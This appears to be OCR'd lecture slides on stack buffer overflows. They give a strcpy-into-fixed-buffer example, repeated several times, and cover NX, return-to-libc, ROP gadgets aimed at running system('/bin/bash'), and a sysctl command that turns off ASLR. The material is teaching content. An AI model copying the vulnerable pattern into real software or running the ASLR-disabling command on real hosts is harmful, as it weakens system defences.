
IP



Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Exploit v2


```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



KEEP CALM AND HACK ON


NX


Make pages
either read/exec,
or read/write.

```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x0000000000000268 0x0000000000000268  R      0x8
  INTERP         0x00000000000002a8 0x00000000000002a8 0x00000000000002a8
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000005d0 0x00000000000005d0  R      0x1000
  LOAD           0x0000000000001000 0x0000000000001000 0x0000000000001000
                 0x000000000000024d 0x000000000000024d  R E    0x1000
  LOAD           0x0000000000002000 0x0000000000002000 0x0000000000002000
                 0x00000000000001b8 0x00000000000001b8  R      0x1000
  LOAD           0x0000000000002da8 0x0000000000003da8 0x0000000000003da8
                 0x0000000000000268 0x0000000000000270  RW     0x1000
  DYNAMIC        0x0000000000002db8 0x0000000000003db8 0x0000000000003db8
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x00000000000002c4 0x00000000000002c4 0x00000000000002c4
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000002048 0x0000000000002048 0x0000000000002048
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RWE    0x10
  GNU_RELRO      0x0000000000002da8 0x0000000000003da8 0x0000000000003da8
                 0x0000000000000258 0x0000000000000258  R      0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.ve
rsion .gnu.version_r .rela.dyn .rela.plt
   03     .init .plt .plt.got .text .fini
   04     .rodata .eh_frame_hdr .eh_frame
   05     .init_array .fini_array .dynamic .got .data .bss
   06     .dynamic
   07     .note.gnu.build-id .note.ABI-tag
   08     .eh_frame_hdr
   09
   10     .init_array .fini_array .dynamic .got
```

Return-to-libc attack

Instead of injecting executable code onto the stack,
Use the “context” of the program and libc to control program flow.


f7
c7
07
00
00
00
test $0x00000007, %edi
0f
95
45
c3
setnzb -61(%ebp)


f7
c7
07
00
00
00
0f
95
45
c3
movl $0x0f000000, (%edi)
xchg %ebp, %eax
inc %ebp
ret
test $0x00000007, %edi
setnzb -61(%ebp)

C3


LIBC: 975,626 bytes

5,843 are C3

3,429 correspond to actual RET instructions


Thesis was empirically shown; shellcode demonstrated.

Attack



Each word on the stack is either a ptr to a gadget that end in C3, or a constant.

Attack



Each word on the stack is either a ptr to a gadget that end in C3, or a constant.

Goal: string together enough gadgets to execute system(“/bin/bash”)

ASLR

sysctl kernel.randomize_va_space=0

